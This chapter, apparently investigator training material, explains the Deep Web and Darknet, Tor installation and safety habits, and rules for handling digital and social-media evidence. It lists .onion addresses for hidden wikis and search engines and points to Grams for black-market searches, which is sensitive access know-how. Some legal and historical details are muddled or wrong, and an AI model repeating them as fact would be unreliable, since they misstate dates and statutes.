Growing rapidly within the Deep Web is the Darknet (also referred to as the Dark Web, DarkNet, or Dark Internet). Originally, the Darknet referred to any or all network hosts that could not be reached by the Internet. However, once users of these network hosts started sharing files (often anonymously) over a distributed network that was not indexed by standard search engines, the Darknet became a key part of the Deep Web. Unlike the traffic on the Surface Web or most parts of the Deep Web, most Darknet sites can only be accessed anonymously. Preliminary studies have revealed that the Deep Web actually contains the largest expanding reservoir of fresh information on the Internet. These websites are usually narrower, but with a much deeper content material, as compared to regular surface sites. Furthermore, because most of the materials are protected content, the overall quality of the content from the Deep Web is typically better and more valuable than that of the Surface Web. It is also estimated that more than 50 percent of the Deep Web content is located in topic-specific directories(www.thehiddenwiki.net), making it even more accessible and relevant to targeted searches. And the Deep Web and Darknet are growing. Multiple technologies, such as ubiquitous computing, distributed/cloud computing, mobile computing, and sensor networks, have all contributed to the expansion of the Deep Web.

Advances in secure/anonymous web hosting services, cryptocurrency/Dark Wallet, and development of crimeware are further contributing to the growth of the Darknet. A variety of cryptocurrencies such as Bitcoin, Darkcoin, or Peercoin (see coinmarketcap.com for a complete listing) have been in use for anonymous business transactions that are conducted within and across most Darknet marketplaces. Hackers for hire and multilingual call centers have also accelerated the growth of Darknet. Of course, there are also plenty of legitimate uses of the Darknet by journalists, political dissidents, whistle-blowers, and human rights advocates. Not surprisingly, Chelsea (formerly Bradley) Manning, Julian Assange, and Edward Snowden all relied heavily on the Darknet for their cause and activities.

15.2. How to Access the Deep Web and Darknet

When film director James Cameron succeeded in a record-breaking dive to the deepest point of world's ocean, he tweeted: "Hitting bottom never felt so good. Can't wait to share what I'm seeing w/ you." But to get to the bottom of the Mariana Trench, Cameron relied on a custom-built submersible vehicle. By the same token, to explore the Deep Web and Darknet, we need some special tools and techniques. Some of them are similar to or closely related to those we use to explore the Surface Web. Depending on one's overall goals, different tools and techniques will help reach different depths. For most users, there are generally two different but related approaches to access the Deep Web and Darknet:

Use special search engines accessed from regular browsers such as Internet Explorer, Firefox, Chrome, Safari, etc.

Use special search engines that can be accessed only from a TOR browser.

The research community and those familiar with technology can go even deeper by developing a custom-built crawling program using link-crawling techniques and API programming skills.

One easy way to gain access to the Deep Web is to use alternative/special search engines that are designed specifically for the purpose. These alternative search engines are designed to access different parts of the Deep Web (see Table 1), but the challenge is that all search engines developed so far only crawl or index a small part of the Deep Web. Therefore, it is still necessary to visit the right online directory or hidden website listings (e.g. <https://sites.google.com/site/howtoaccessthedeepnet/working-links-to-the-deep-web>). Since these websites are not indexed, they will not be found using normal search tools. However, their URLs can be found using other means and, once the URL is known, one can then access some of these sites on the Deep Web using regular browsers.

Some public databases are considered part of the Deep Web because most of their content cannot be crawled or indexed by usual search engines. For most users, they may be interacting with part of the Deep Web regularly, but they may not be aware of it. For example, the directory of the U.S. Library of Congress (www.loc.gov) is an online database that resides on the Deep Web. Other sites utilizing the Deep Web include economic data site FreeLunch.com, Census.gov, Copyright.gov, PubMed, Web of Science, WWW Virtual Library, Directory of Open Access Journals, FindLaw, and Wolfram Alpha. In addition to these publicly available databases, there are plenty of pay-to-use databases (such as Westlaw and LexisNexis) and subscription-only services (found at most academic libraries) that utilize the Deep Web. One can only have access to these databases if they subscribe to them. In addition, there is also a vast amount of information that is private and password-protected (such as credit card and PayPal accounts) located on the Deep Web. Access to this part of the Deep Web is technologically restricted and legally protected.

With the prevalence of Web 2.0 and smartphone devices, a plethora of information is stored in various social networks that are generally not accessible through regular search engines. Many of them require users to be authorized (via registration or by becoming friends with other people) to access the data. Some

of these services, like Twitter and Facebook, provide a public application program interface, or API so that users can acquire the information in the network on a vast scale. But many of them, like YikYak and Wechat (both require log-in ID), limit users' accessibility to their massive database for reasons of security and privacy.

Instant messaging (IM) is another cistern of information in the Deep Web. Previously taking the form of online chatrooms, IM services provide a private and convenient space for people to exchange information, which is usually person-to-person and not archived. This is widely used in online chatting and technical support. Nowadays, some mobile applications allow users to save their messaging history locally so that they can be accessed later if necessary. In addition, instant messaging is becoming more multimedia based, making it harder to archive the messaging history. To access this part of the Deep Web, the best way to record the information is while the conversation is taking place, via screenshots or videotaping.

The Darknet has been increasingly used for trades, conversations, and information/file sharing and transfer in recent years because users are capable of maintaining anonymity, keeping their online activities private. To access the anonymous sites of the Deep Web, visitors must use a TOR (The Onion Router) browser to access websites with the ".onion" domain. Different from Surface Web browsers, the TOR browser allows users to connect to web pages anonymously, making it extremely difficult for anyone to track one's online activities if one follows all the protocols as required by TOR. Unlike the Surface Web, Darknet pages on the TOR network tend to be unreliable, often going down for hours or days or sometimes disappearing permanently. They can also be very slow to load since TOR is routing the connection through randomly selected servers to protect anonymity. While TOR browsers exist for Android and iOS, these are not secure and not recommended. Similarly, TOR add-ons for other browsers are not secure and are usually not supported by the TOR organization, thus not recommended either.

Since the arrest of Ulbricht in 2013, dozens of Silk Road replacements have sprung up Medusa-like as hidden services deployed on the TOR network. A new and improved version of Silk Road, called Silk Road 2.0, sprung up and was shut down again by law enforcement agencies in November 2013. Figure 4 shows a sample listing under the "Drugs" category on the Agora Darknet marketplace. Among the thousands of listings under this category are advertisements for MDMA, cocaine, Oxycodone, and heroin, among others. Just as on eBay and Amazon, sellers receive feedback scores from their customers, including detailed comments about the quality of the product, delivery time, and other related e-commerce metrics. Indeed, just as the growth of the web "flattened" informational flows, these Darknet marketplaces represent a fundamental shift in the illicit underground economy towards enabling worldwide access and distribution of products and services that have historically required significant investments in the "last mile" of the supply chain. This disruption creates the potential for massive shifts in the international supply chain of goods and services, particularly those that are illegal or subject to taxation or other forms of regulation.

While the Darknet gained notoriety for illegal activities, there are myriad legitimate and benign uses for law-abiding citizens as well. Some are based on familiar concepts, like image sharing (e.g., <http://www.zw3crggtadila2sg.onion/imageboard/>), which take advantage of the increased security provided by the Deep Web. Others are more unique to Deep Web culture, such as secure whistleblowing sites and eBook collections focused on subversive works (e.g., <https://xfmro77i3lixucja.onion.lt/>). Journalists have

used SecureDrop or GlobalLeaks to share files via the TOR network. Public accounts indicate that Chelsea Manning, Julian Assange, and Edward Snowden all used the TOR network one way or the other to share the massive troves of classified U.S. government files before they leaked them online.

To combat illegal activity on the Darknet, many law enforcement groups have adopted the practices and techniques of online criminals and many network investigative techniques, as they are called by law enforcement agencies, are often similar or identical to routine hacking techniques (Ablon et al., 2014; Mckinnon, 2015). To pierce the dense layers of the anonymity offered by TOR, the Federal Bureau of Investigation (FBI) used a powerful app called Metasploit in “Operation Torpedo,” a 2012 sting against the users of three Darknet child pornography websites.

The FBI also participated in an international legal effort codenamed “Operation Onymous” last year using similar hacking techniques and malware. Using these hacking techniques to study the Deep Web and Darknet raises perplexing legal and ethical questions for researchers due to privacy concerns and the possible violation of well-established Institutional Review Board (IRB) research protocols. Researchers run the risk of doing the wrong thing as they pursue legitimate research projects.

15.3. Existing Legal Frameworks

For policymakers, the emergence of the Deep Web in general and Darknet, in particular, offer a new economic, social, and political ecosystem that was designed to exist – and usually operates – beyond the reach of the law, regulation, and government oversight. If policymakers want to understand the Deep Web and Darknet, they will need to give it intentional focus and move beyond usual Internet search methods.

Underneath the Internet's noisy Surface Web are a cast of anonymized Darknet operators whose activities are of enormous concern to government and to the public: drug dealers, hackers, hitmen, hoaxers, human traffickers, pimps, child pornographers, identity thieves, money launderers, leakers, political extremists, vigilantes, terrorists, and spies. But beyond those engaged in criminal or highly questionable activity are well-intentioned individuals (including gamers, journalists, activists, and others) who simply want additional privacy. In the classic formulation of privacy advanced by Supreme Court Justice Louis Brandeis more than a century ago, this latter category of Deep Web dwellers simply wants to be left alone. This understandable and legitimate privacy interest in the Deep Web's anonymity (or at least greater user control over anonymity) does not mean that states should turn a blind eye to the entire Deep Web.

The reality is that while the Surface Web manifests an often astonishing level of altruism for promoting the common good, and the Deep Web inevitably does to some (unknown) extent as well, the Deep Web and Darknet quite often reveal the darker, more antisocial side of human behavior. The markets for hacking programs, other cybercrime tools, and stolen data, in particular, have continued to grow with no signs of slowing down. There is an urgent need for policymakers and the public to better understand the Deep Web and develop a more comprehensive law enforcement, regulatory, and national security response. This focus needs also to take into account the potential positive uses of the Deep Web. For instance, in 2010 TOR received an award for Projects of Social Benefit from the Free Software Foundation for services it provides to whistleblowers and human rights supporters.

Darknet markets, by hiding the identities of those involved in transactions and often conducting business via Bitcoin, inherently represent illegality and regulatory evasion. As demonstrated by the Silk Road drug market and its successors, a massive number of Darknet transactions involve contraband.

TABLE 1. ALTERNATIVE SEARCH ENGINES AND TOOLS TO ACCESS THE DEEP WEB USING REGULAR BROWSERS

GENERAL SEARCH ENGINES AND DATABASES	DeepDyve: One of the newest search engines specifically targeted at exploring the Deep Web, available after signing up for a free membership.
	The Scout Archives: This database is the culmination of nine years' worth of compiling the best of the Internet.
	Silobreaker: This tool shows how the news impacts the global culture with current news stories, corresponding maps, graphs of trends, networks of related people or topics, and fact sheets,.
	OAster: Search for digital items with this tool that provides 12 million resources from more than 800 repositories.
	Dogpile: Dogpile searches rely on several top search engines for the results then removes duplicates and strives to present only relevant results.
	SurfWax: This search engine works very well for reaching deep into the web for information.
SEMANTIC SEARCH TOOLS AND DATABASES	Mamma: Click on the Power Search option to customize the search experience with this meta-search engine.
	Zotero: Firefox users will like this add-on that helps organize research material by collecting, managing, and citing any references from the Internet.
	Freebase: This community-powered database includes information on millions of topics.
	Gnod: When searching for books, music, movies and people on this search engine, it remembers specified interests and focuses the search results in that direction.
	DBpedia: This semantic program allows users to ask complex questions and get results from within Wikipedia.

CUSTOM SEARCH ENGINES	CustomSearchEngine.com: This listing includes many of the Google custom search engines created.
	Custom Search Engines: There are three custom search engines here, two of which may be relevant for anyone interested in Utah constitution or juvenile justice.
	Figure Skating Custom Search Engine: Use this search engine to learn about figure skating, with results becoming more refined with increased use.
	Go Pets America Custom Search Engine: This search engine provides information on pets and animals, their health and wellness, jobs in the field, and more.
ACADEMIC AND SCIENCE SEARCH ENGINES	WorldWideScience.org: Search for science information with this connection to international science databases and portals.
	Science.gov: This government search engine offers specific categories including agriculture and food, biology and nature, Earth and ocean sciences, health and medicine, and more.
	MagBot: This search engine provides journal and magazine articles on topics relevant to students and teachers.
	HighWire Press: From Stanford University, this tool can access thousands of peer-reviewed journals and full-text articles.
COLLABORATIVE INFORMATION AND CROWDSOURCING DATABASES	Del.icio.us: As readers find interesting articles or blog posts, they can use this tool to tag, save, and share the content.
	Technorati: Not only is this site a blog search engine, but members can vote and share, thus increasing the visibility for blogs.
	Reddit: WPopular crowdsourced news and network site Reddit asks users to vote on articles, customizing content based on preferences.
	StumbleUpon: Users can “Stumble” Internet content by giving it a thumbs up or down, thereby customizing future content.

Source: Compiled by the authors by synthesizing information from the following: 1) <http://www.searchengineguide.com>; 2) <http://deep-web.org/how-to-research/deep-web-search-engines>; 3) <http://www.online-college-blog.com/features/100-useful-tips-and-tools-to-research-the-deep-web>; 4) <http://www.wikihow.com/Search-the-Deep-Web>

15.4. Accessing the Darknet

Accessing the Darknet requires special tools and up-to-date information.

Disclaimer: Access guidelines are being provided for research and educational purposes only. Neither the authors nor the McAfee Institute assumes any responsibility for consequences resulting from the use of information obtained at linked sites and is not responsible for, and expressly disclaim all liability for, damages of any kind arising out of use, a reference to, or reliance on such information.

Install the TOR browser, which can be found at <https://www.torproject.org/projects/torbrowser.html.en>. Once the TOR browser is installed, one easy starting place to access some of the Darknet sites is the hidden wiki (http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page), which collects Deep Web links. If the above URL is not accessible in the TOR Browser, one can try http://hwiki2tzj277epp.onion/index.php?title=Main_Page or http://kpvz7kpmcmne52qf.onion/wiki/index.php/Main_Page.

This area of the Deep Web loses major websites constantly, partly due to crackdowns on illegal activity and partly because many of the websites are run by individuals or small teams without any funding. To find out the latest replacements, check with other Deep Web users on OnionChat (<http://www.chatrapi7fkbzczt.onion/>).

To further explore the Darknet, special search engines have been developed specifically for the TOR network. Darknet sites are intentionally difficult to explore and maintain, so these search engines may not be as effective as those on the Surface Web. In order to find a variety of results, a common practice is to use several different search engines for each search, such as Torch (<http://xmh57jrznw6insl.onion/>) or TorSearch (<http://kbhpodhnfxl3clb4.onion/>). Other options include Deep Search, Deep Dive, Deep Peep, and Duck Go.

Particular attention should be paid to Grams, which is a special search engine developed specifically for searching the cyber black market. For any of these steps, one can also ask Surface Web communities for up-to-date instructions and advice.

15.5. The Tor Project

The Tor project is a non-profit organization that conducts research and development into online privacy and anonymity. It is designed to stop people – including government agencies and corporations – learning your location or tracking your browsing habits.

Based on that research, it offers a technology that bounces internet users' and websites' traffic through “relays” run by thousands of volunteers around the world, making it extremely hard for anyone to identify the source of the information or the location of the user.

Its software package – the Tor browser bundle – can be downloaded and used to take advantage of that technology, with a separate version available for Android smartphones.

There are some trade-offs to make: for example, browsing using Tor is slower due to those relays, and it blocks some browser plugins like Flash and QuickTime. YouTube videos don't play by default either, although you can use the “opt-in trial” of YouTube's HTML5 site to bring them back.

15.6. Download TOR

Here are the download instructions for TOR as adapted from the TOR site.

Step One: Download and Install Tor ([Download Now](#))

- The Vidalia Bundles for Windows contain Tor and Vidalia (a graphical user interface for Tor). They come in different flavors, preconfigured for a convenient setup: The Relay bundle is set to forward traffic for other Tor users. The Bridge bundle turns your computer into a bridge. Apart from that pre-configuration, all Vidalia bundles are the same and can easily be reconfigured.
- For anonymous web browsing, please use Tor Browser and not one of the Vidalia bundles. If you want to use Tor as a client for other applications, download one of the Vidalia bundles and turn it into a client (Settings -> Sharing -> Run as a client only).

Tor Installer Splash Page

- If you have previously installed Tor and Vidalia, you can deselect whichever components you do not need to install.
select components to install
- After you have completed the installer, the components you selected will automatically be started for you.

Step Two: Configure your applications to use Tor

- If you want to use Tor for anonymous web browsing, please use the Tor Browser Bundle. It comes with readily configured Tor and a browser patched for better anonymity. To use SOCKS directly (for instant messaging, Jabber, IRC, etc.), you can point your application at Tor (localhost port 9050), but [see this FAQ](#) entry for why this may be dangerous. For applications with HTTP proxy support but no support for Tor's SOCKS proxy, try polipo. For applications that support neither SOCKS nor HTTP, take a look at SocksCap or FreeCap. (FreeCap is free software; SocksCap is proprietary.)

Step Three: Make sure it's working

- Check to see that Vidalia is running. Vidalia uses a small green onion to indicate Tor is running or a dark onion with a red "X" when Tor is not running. You can start or stop Tor by right-clicking on Vidalia's icon in your system tray and selecting "Start" or "Stop" from the menu as shown below:

Vidalia Tray Icon

- If you have a personal firewall that limits your computer's ability to connect to itself, be sure to allow connections from your local applications to local port 9050. If your firewall blocks outgoing connections, punch a hole so it can connect to at least TCP ports 80 and 443.
- Once it's working, learn more about what Tor does and does not offer.

Step Four: Configure it as a relay

- The Tor network relies on volunteers to donate bandwidth. The more people who run relays, the faster the Tor network will be. If you have at least 50 kilobytes/s each way, please help Tor by configuring your Tor to relay. We have many features that make Tor relays easy and convenient, including rate-limiting for bandwidth, exit policies so you can limit your exposure to abuse complaints, and support for dynamic IP addresses.
- Having relays in many different places on the Internet is what makes Tor users secure. You may also get stronger anonymity yourself since remote sites can't know whether connections originated at your computer or were relayed from others.

15.7. TOR: Be mindful

Want Tor to really work?

You need to change some of your habits, as some things won't work exactly as you are used to.

Use the Tor Browser

- Tor does not protect all of your computer's Internet traffic when you run it. Tor only protects your applications that are properly configured to send their Internet traffic through Tor. To avoid problems with Tor configuration, we strongly recommend you use the Tor Browser Bundle. It is pre-configured to protect your privacy and anonymity on the web as long as you're browsing with the Tor Browser itself. Almost any other web browser configuration is likely to be unsafe to use with Tor.

Don't torrent over Tor

- Torrent file-sharing applications have been observed to ignore proxy settings and make direct connections even when they are told to use Tor. Even if your torrent application connects only through Tor, you will often send out your real IP address in the tracker GET request because that's how torrents work. Not only do you de-anonymize your torrent traffic and your other simultaneous Tor web traffic this way, but you also slow down the entire Tor network for everyone else.

Don't enable or install browser plugins

- The Tor Browser will block browser plugins such as Flash, RealPlayer, Quicktime, and others: they can be manipulated into revealing your IP address. Similarly, we do not recommend installing additional addons or plugins into the Tor Browser, as these may bypass Tor or otherwise harm your anonymity and privacy. The lack of plugins means that Youtube videos are blocked by default, but Youtube does provide an experimental opt-in feature (enable it here) that works for some videos.

Use HTTPS versions of websites

- Tor will encrypt your traffic to and within the Tor network, but the encryption of your traffic to the final destination website depends upon that website. To help ensure private encryption to websites, the Tor Browser Bundle includes HTTPS Everywhere to force HTTPS encryption with major websites that support it. However, you should still watch the browser URL bar to ensure that the websites you provide sensitive information display a blue or green URL bar button, include https:// in the URL, and display the proper expected name for the website. Also, see EFF's interactive page explaining how Tor and HTTPS relate.

Don't open documents downloaded through Tor while online

- The Tor Browser will warn you before automatically opening documents that are handled by external

applications. DO NOT IGNORE THIS WARNING. You should be very careful when downloading documents via Tor (especially DOC and PDF files). These documents can contain Internet resources that will be downloaded outside of Tor by the application that opens them. This will reveal your non-Tor IP address. If you must work with DOC and/or PDF files, we strongly recommend either using a disconnected computer, downloading the free VirtualBox, and using it with a virtual machine image with networking disabled, or using Tails. Under no circumstances is it safe to use BitTorrent and Tor together, however.

Use bridges and/or find company

- Tor tries to prevent attackers from learning what destination websites you connect to. However, by default, it does not prevent somebody watching your Internet traffic from learning that you're using Tor. If this matters to you, you can reduce this risk by configuring Tor to use a Tor bridge relay rather than connecting directly to the public Tor network. Ultimately the best protection is a social approach: the more Tor users there are near you and the more diverse their interests, the less dangerous it will be that you are one of them. Convince other people to use Tor, too!

Be smart and learn more. Understand what Tor does and does not offer. This list of pitfalls isn't complete, and we need your help identifying and documenting all the issues.

15.8. Staying Anonymous

Tor can't solve all anonymity problems. It focuses only on protecting the transport of data. You need to use protocol-specific support software if you don't want the sites you visit to see your identifying information. For example, you can use the Tor Browser Bundle while browsing the web to withhold some information about your computer's configuration.

Also, to protect your anonymity, be smart. Don't provide your name or other revealing information in web forms. Be aware that, like all anonymizing networks that are fast enough for web browsing, Tor does not provide protection against end-to-end timing attacks: If your attacker can watch the traffic coming out of your computer, and also the traffic arriving at your chosen destination, he can use statistical analysis to discover that they are part of the same circuit.

16. Digital Evidence

Properly Documenting Results

Intelligence personnel must save the search results that satisfy the research objective. Saving the results enables the analyst or collector to locate the information later as well as properly cite the source of the information in intelligence reports and databases. While printing a hard copy is an option, a soft copy (electronic) record of the search results provides a more portable and versatile record.

Also, some intelligence organizations have software tools specifically designed for creating a complete record of the webpage content and metadata.

The following are some basic techniques for saving an electronic record of the search results.

1. Bookmark the link to the webpage using the “bookmarks” or “favorites” option on the Internet browser.
2. Save Content. Save all or a portion of the webpage content by copying and pasting the information into a text document or other electronic format such as a field within a database form.
3. The naming convention for the soft copy record should be consistent with unit electronic file management standards. As a minimum, the record should include the URL and retrieval date within the file.
4. Download audio, image, text, video, and other files to the workstation. The naming convention for the soft copy record should be consistent with unit electronic file management standards.
5. Save Webpage as .mht, .pdf, .doc, .html—or other specified format—that creates a complete, stable record of the webpage content. It may be necessary to include the date and time in the file name in order to ensure a complete citation for the information.
6. Record Source. As a minimum, record the author or organization, title, publication or posting date, retrieval date, and URL locator of the information in a citation format that is consistent with the American Psychological Association and Modern Language Association style manuals.
7. Identify Intellectual Property that an author or an organization has copyrighted, licensed, patented, trademarked, or otherwise taken to preserve their rights to the material. Some webpages list the points of contact and terms of use information at the bottom of the site’s homepage. When uncertain, intelligence personnel should contact their supporting attorney’s office before publishing information containing copyrighted or similarly protected intellectual property.

Rules of Evidence

Before delving into the investigative process and computer forensics, it is essential that the investigator has a thorough understanding of the Rules of Evidence. The submission of evidence in any type of legal proceeding generally amounts to a significant challenge, but when computers are involved, the problems are intensified.

Special knowledge is needed to locate and collect evidence and special care is required to preserve and transport the evidence. Evidence in a computer crime case may differ from traditional forms of evidence inasmuch as most computer-related evidence is intangible in the form of an electronic pulse or magnetic

charge. Before evidence can be presented in a case, it must be competent, relevant, and material to the issue, and it must be presented in compliance with the rules of evidence. Anything that tends to prove directly or indirectly that a person may be responsible for the commission of a criminal offense may be legally presented against in court. Proof may include the oral testimony of witnesses or the introduction of physical or documentary evidence. By definition, the evidence is any species of proof or probative matter, legally presented at the trial of an issue, by the act of the parties and through the medium of witnesses, records, documents, and objects for the purpose of inducing belief in the minds of the court and jurors as to their contention. In short, the evidence is anything offered in court to prove the truth or falsity of a fact in issue. This section describes each of the Rules of Evidence as it relates to computer crime investigations.

Types of Evidence

Many types of evidence exist that can be offered in court to prove the truth or falsity of a given fact. The most common forms of evidence are direct, real, documentary, and demonstrative.

1. Direct evidence is oral testimony, whereby the knowledge is obtained from any of the witness's five senses and is in itself proof or disproof of a fact in issue. Direct evidence is called to prove a specific act (e.g., an eyewitness statement).
2. Real Evidence, also known as associative or physical evidence, is made up of tangible objects that prove or disprove guilt.
3. Physical evidence includes such things as tools used in the crime, fruits of the crime, or perishable evidence capable of reproduction. The purpose of the physical evidence is to link the suspect to the scene of the crime. It is the evidence that has a material existence and can be presented to the view of the court and jury for consideration.
4. Documentary evidence is evidence presented to the court in the form of business records, manuals, and printouts, for example. Much of the evidence submitted in a computer crime case is documentary evidence.
5. Demonstrative evidence is evidence used to aid the jury. It may be in the form of a model, experiment, chart, or an illustration offered as proof.
6. When seizing evidence from a computer-related crime, the investigator should collect any and all physical evidence, such as the computer, peripherals, notepads, or documentation, in addition to computer-generated evidence.

The four types of computer-generated evidence are:

1. Visual output on the monitor;
2. Printed evidence on a printer;
3. Printed evidence on a plotter; and
4. Film recorder (i.e., a magnetic representation on disk and optical representation on CD).

A legal factor of computer-generated evidence is that it is considered hearsay. The magnetic charge of the disk or the electronic bit value in memory, which represents the data, is the actual, original evidence. The computer-generated evidence is merely the computer output used in the regular course of business, the evidence shall be admitted.

Best Evidence Rule

The Best Evidence Rule, which had been established to deter any alteration of evidence, either intentionally or unintentionally, states that the court prefers the original evidence at the trial, rather than a copy, but judges will accept a duplicate under these conditions:

1. Original lost or destroyed by fire, flood, or other acts of God. This has included such things as careless employees or cleaning staff.
2. Original destroyed in the normal course of business.
3. Original in possession of a third party who is beyond the court's subpoena power._

This rule has been relaxed to allow duplicates unless there is a genuine question as to the original's authenticity, or admission of the duplicate would, under the circumstances, be unfair.

Exclusionary Rule

Evidence must be gathered by law enforcement in accordance with court guidelines governing search and seizure or it will be excluded as stated in the Fourth Amendment. Any evidence collected in violation of the Fourth Amendment is considered to be "Fruit of the Poisonous Tree," and will not be admissible.

Furthermore, any evidence identified and gathered as a result of the initial inadmissible evidence will also be held to be inadmissible. Evidence may also be excluded for other reasons, such as violations of the Electronic Communications Privacy Act (ECPA) or violations related to provisions of Chapters 2500 and 2700 of Title 18 of the United States Penal Code.

Private Citizens are not subject to the Fourth Amendment's guidelines on search and seizure but are exposed to potential exclusions for violations of the ECPA or Privacy Act. Therefore, internal investigators, private investigators, and GERT team members should take caution when conducting any internal search, even on company computers. For example, if there is no policy explicitly stating the company's right to electronically monitor network traffic on company systems, internal investigators would be well-advised not to set up a sniffer on the network to monitor such traffic. To do so may be a violation of the ECPA.

Hearsay Rule

Hearsay is second-hand evidence — evidence that is not gathered from the personal knowledge of the witness but from another source. Its value depends on the veracity and competence of the source.

Under the Federal Rules of Evidence, all business records, including computer records, are considered hearsay, because there is no first-hand proof that they are accurate, reliable, and trustworthy. In general, hearsay evidence is not admissible in court. However, there are some well-established exceptions (e.g., Rule 803) to the hearsay rule for business records.

Business Record Exemption to the Hearsay Rule

Federal Rules of Evidence 803(6) allow a court to admit a report or other business document made at or near the time by, or from information transmitted by, a person with knowledge, if kept in the course of regularly conducted business activity, and if it was the regular practice of that business activity to make the

[report or document], all as shown by the testimony of the custodian or other qualified witness, unless the source of information or the method or circumstances of preparation indicate lack of trustworthiness.

To meet Rule 803 (6) the witness must:

1. Have custody of the records in question on a regular basis;
2. Rely on those records in the regular course of business; and
3. Know that they were prepared in the regular course of business.

Audit trails meet the criteria if they are produced in the normal course of business. The process to produce the output will have to be proven to be reliable. If computer-generated evidence is used and admissible, the court may order disclosure of the details of the computer, logs, and maintenance records with respect to the system generating the printout, and then the defense may use that material to attack the reliability of the evidence. If the audit trails are not used or reviewed—at least the exceptions (e.g., failed login attempts)—in the regular course of business, they do not meet the criteria for admissibility.

Federal Rules of Evidence 1001(3) provide another exception to the Hearsay Rule. This rule allows a memory or disk dump to be admitted as evidence, even though it is not done in the regular course of business.

This dump merely acts as a statement of fact. System dumps (in binary or hexadecimal) are not hearsay because they are not being offered to prove the truth of the contents, but only the state of the computer.

Chain of Evidence: Custody

Once evidence is seized, the next step is to provide for its accountability and protection. The chain of evidence, which provides a means of accountability, must be adhered to by law enforcement when conducting any type of criminal investigation, including a computer crime investigation. It helps to minimize the instances of tampering. The chain of evidence must account for all persons who handled or who had access to the evidence in question. The chain of evidence shows:

1. Who obtained the evidence;
2. Who secured the evidence; and
3. Who had control or possession of the evidence.

It may be necessary to have anyone associated with the evidence testify at trial. Private citizens are not required to maintain the same level of control of the evidence as law enforcement, although they are well-advised to do so. Should an internal investigation result in the discovery and collection of computer-related evidence, the investigation team should follow the same, detailed chain of evidence as required by law enforcement. Should the case go to court, this will help to dispel any objection by the defense that the evidence is unreliable.

Admissibility of Evidence

The admissibility of computer-generated evidence is, at best, a moving target. Computer-generated evidence is always suspect because of the ease with which it can be altered, usually without a trace.

Precautionary measures must be taken to ensure that computer-generated evidence has not been tampered with, erased, or altered.

To ensure that only relevant and reliable evidence is entered into the proceedings, the judicial system has adopted the concept of admissibility:

- **Relevancy of Evidence:** Evidence tending to prove or disprove a material fact. All evidence in court must be relevant and material to the case.
- **Reliability of Evidence:** The evidence and the process to produce the evidence must be proven to be reliable. This is one of the most critical aspects of computer-generated evidence.

Evidence Life Cycle

The evidence life cycle starts with the discovery and collection of the evidence. It progresses through the following series of states until it is finally returned to the victim or owner:

- Collection and identification.
- Storage, preservation, and transportation.
- Presented in court.
- Returned to the victim (i.e., the owner).

Collection and Identification

As the evidence is obtained or collected, it must be properly marked so that it can be identified as being that particular piece of evidence gathered at the scene. The collection must be recorded in a logbook identifying that particular piece of evidence, the person who discovered it, and the date, time, and location discovered. The location should be specific enough for later recollection in court.

When marking evidence, these guidelines should be followed:

- The actual piece of evidence should be marked if it will not damage the evidence by writing or scribing initials, the date, and the case number if known. This evidence should be sealed in an appropriate container, then the container should be marked by writing or inscribing initials, the date, and the case number if known.
- If the actual piece of evidence cannot be marked, the evidence should be sealed in an appropriate container and then that container marked by writing or inscribing initials, the date, and the case number, if known.
- The container should be sealed with evidence tape and the marking should be over the tape, so that if the seal is broken it can be noticed.
- When marking glass or metal, a diamond scribe should be used. For all other objects, a felt tip pen with indelible ink is recommended. Dependent on the nature of the crime, the investigator may wish to preserve latent fingerprints. If so, static-free nitrile gloves should be used if working with computer components, instead of standard latex gloves.

Storage, Preservation, and Transportation

- Documents and disks (e.g., hard, floppy, and optical) should be seized and stored in appropriate containers to prevent their destruction. For example, hard disks should be packed in a static-free bag within a cardboard box with a foam container. It may be best to consult with the system administrator or a technical advisor on how to best protect a particular type of system, especially mini-systems or mainframes.
- Finally, evidence should be transported to a location where it can be stored and locked.

Sometimes, the systems are too large to transport, thus the forensic examination of the system may need to take place on-site.

Evidence Presented in Court

Each piece of evidence that is used to prove or disprove a material fact must be presented in court. Here are guidelines for handling evidence during the trial:

- After the initial seizure, the evidence is stored until needed for trial. Each time the evidence is transported to and from the courthouse for the trial, it must be handled with the same care as with the original seizure. In addition, the chain of custody must continue to be followed. This process will continue until all testimony related to the evidence is completed. Once the trial is over, the evidence can be returned to the owner.

Returned to Victim

The final destination of most types of evidence is the original owner. Some types of evidence, such as drugs or paraphernalia, are destroyed after the trial. Any evidence gathered during a search, even though maintained by law enforcement, is legally under the control of the courts. Even though a seized item may be the victim's and may even have the victim's name on it, it may not be returned to the victim unless the suspect signs a release or after a hearing by the court. However, many victims do not want to go to trial. They just want to get their property back.

Many investigations merely need the information on a disk to prove or disprove a fact in question, thus there is no need to seize the entire system. Once a schematic of the system is drawn or photographed, the hard disk can be removed and then transported to a forensic lab for copying.

Mirror copies of the suspect disk are obtained by using forensic software and then one of those copies can be returned to the victim so that he or she can resume business operations.

16.1. Accessing Publicly Available Social Media Evidence

It is no secret that government agencies mine social networking websites for evidence because, even without having to seek a warrant from the court or issue a subpoena, there are troves of social media evidence publicly available. A majority of government agencies are active participants, contributing content and soliciting information through social media.

Given the amount of information publicly available and the avenues that the government has to seek out such information, the government often does not even need a search warrant, subpoena or court order to obtain social media evidence.

But, government agents can, and do, go further than defense counsel is allowed in pursuing social media evidence for a criminal proceeding. To bypass the need for a search warrant, government agents may pierce the privacy settings of a person's social media account by creating fake online identities or by securing cooperating witnesses to grant them access to information

In *United States v. Meregildo*, for example, the defendant set the privacy settings on his Facebook account so that only his Facebook "friends" could view his postings. The government obtained the incriminating evidence against the defendant through a cooperating witness who happened to be Facebook "friends" with the defendant.

The defendant moved to suppress the evidence seized from his Facebook account, arguing that the government had violated his Fourth Amendment rights.

16.2. Admissibility of Social Media Evidence

Social media is subject to the same rules of evidence as paper documents or other electronically stored information, but the unique nature of social media—as well as the ease with which it can be manipulated or falsified—creates hurdles to admissibility not faced with other evidence.

The challenges surrounding social media evidence demand that one consider admissibility when social media is preserved, collected, and produced. It is important for counsel to memorialize each step of the collection and production process and to consider how counsel will authenticate a Tweet, Facebook posting, or photograph, for example: by presenting a witness with personal knowledge of the information (they wrote it, they received it, or they copied it), by searching the computer itself to see if it was used to post or create the information, or by attempting to obtain the information in question from the actual social media company that maintained the information the ordinary course of their business.

Notably, these same challenges face the government who must also consider the admissibility of social media when they conduct their investigation. In *United States v. Stirling*, the government seized the defendant's computer pursuant to a search warrant and provided the defendant with a forensic copy of the hard drive. The government also performed a forensic examination of the hard drive and extracted 214 pages of Skype chats downloaded from the defendant's computer—chats that were not “readily available by opening the folders appearing on the hard drive”—but did not provide this information to the defense until the morning of its expert's testimony near the end of the trial.

